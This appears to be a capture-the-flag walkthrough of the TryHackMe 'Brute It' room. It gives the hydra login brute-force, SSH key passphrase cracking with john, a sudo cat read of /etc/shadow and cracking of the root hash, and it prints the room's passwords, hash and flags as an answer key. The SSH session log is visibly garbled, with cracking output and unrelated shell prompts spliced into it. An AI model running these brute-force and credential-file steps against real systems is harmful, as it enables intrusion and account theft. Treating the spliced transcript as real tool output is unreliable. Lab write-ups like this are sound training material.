


Learn > Brute It



Brute It

Learn how to brute, hash cracking and escalate privileges in this box!

📶 🐙 ⌚ 45 min 👥 43,198 🏆

Brute It CTF writeup

Reconnaissance

I used nmap for initial reconnaissance to see open ports and services.

Using the results from our scan we can answer the required questions.

How many ports are open?

2

What version of SSH is running?

OpenSSH 7.6p1

What version of Apache is running

2.4.29

What Linux distribution is running?

Ubuntu

Finding the hidden directory

To find the hidden directory I manually guessed a few directories such as login.php and happen to find the name of the directory. However, in a more difficult scenario automation with gobuster would be necessary.

What is the hidden directory?

/admin

Getting a shell

Navigating to the hidden directory we are presented with a login screen.

LOGIN

Username or password invalid

USERNAME

PASSWORD

LOGIN

Inspecting the page we find a comment reminding john that the username is admin.

```
22         <button type="submit">LOGIN</button>
23     </form>
24 </div>
25
26     <!-- Hey john, if you do not remember, the username is admin -->
27 </body>
28 </html>
29
```

As hinted by the name of the room our next step is to brute force the password for the login panel. To do this I used hydra with the rockyou wordlist.

```
$hydra 10.65.148.253 http-post-form "/admin/:user=^USER^&pass=^PASS^:F=Username or password invalid" -l admin -P /home/izaya/tryhackme/rockyou.txt -t 10 -w 30
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-21 12:21:31
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1/p:14344399), ~1434440 tries per task
[DATA] attacking http-post-form://10.65.148.253:80/admin/:user=^USER^&pass=^PASS^:F=Username or password invalid
[80][http-post-form] host: 10.65.148.253 login: admin password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-21 12:21:51
```

After signing in we are presented with John's private key and a web flag. However we need a passphrase to use his private key. Which is where we do more brute force work. I chose to use john to crack the RSA key. First, I converted the RSA key to a workable format by using ssh2john and then used john with format SSH and wordlist rockyou.txt.

```
$john --wordlist=/home/izaya/tryhackme/rockyou.txt --format=SSH id_rsa finished at 2026-01-21 12:33:05
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll (johns_rsa_key)
lg 0:00:00:05 DONE (2026-01-21 12:33) 0.1692g/s 12312p/s 12312c/s 12312C/s saloni..partying
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After finding the passphrase and setting the proper permissions on the key file we can now ssh into the box as john. In his home directory we find user.txt.

```

$ssh john@10.65.148.253 -i johns_rsa_key id_rsa
Enter passphrase for key 'johns_rsa_key':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)
Cost 2 (iteration count) is 1 for all loaded hashes
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Use the 'show' option to display all of the cracked passwords reliably
Session completed.
System information as of Wed Jan 21 17:38:10 UTC 2026
-- $nano pass.txt
-- $ava@parrot: ~/tryhackme/Brute-It
System load: 0.08 Processes: 108
Usage of /: 25.7% of 19.56GB Users logged in: 0
Memory usage: 41% IP address for ens5: 10.65.148.253
Swap usage: 0%
Press 'q' or Ctrl-C to abort, almost any other key for status
ig 0:00:00:00 DONE (2026-01-21 12:51) 2.631g/s 8084p/s 8084c/s 8084C/s 123456..dangerous
63 packages can be updated.
0 updates are security updates.
-- $
Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}

```

What is the user:password of the admin panel?

admin:xavier

What is John's RSA Private Key passphrase?

rockinroll

Contents of user.txt?

THM{a_password_is_not_a_barrier}

Web flag

THM{brut3_f0rce_is_e4sy}

Privilege Escalation

To escalate privileges I started by finding what commands the John user can run as sudo.

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

The John user can run cat as sudo. Next I used cat to see the contents of /etc/shadow and find the root users password hash.

```
john@bruteit:/$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkWm5b17Q205xDJ47L0Ag/0pZvJ1gKbLF8PJBdKJA4a6M.JYPUTAa
Wu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
```

Using John the ripper and the rockyou wordlist you can then find the password for the root user and read root.txt.

```
[izaya@parrot]-[~/tryhackme/Brute it]
$ john --wordlist=/home/izaya/tryhackme/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football (root)
1g 0:00:00:00 DONE (2026-01-21 12:51) 2.631g/s 8084p/s 8084c/s 8084C/s 123456..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
john@bruteit:/$ sudo cat root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```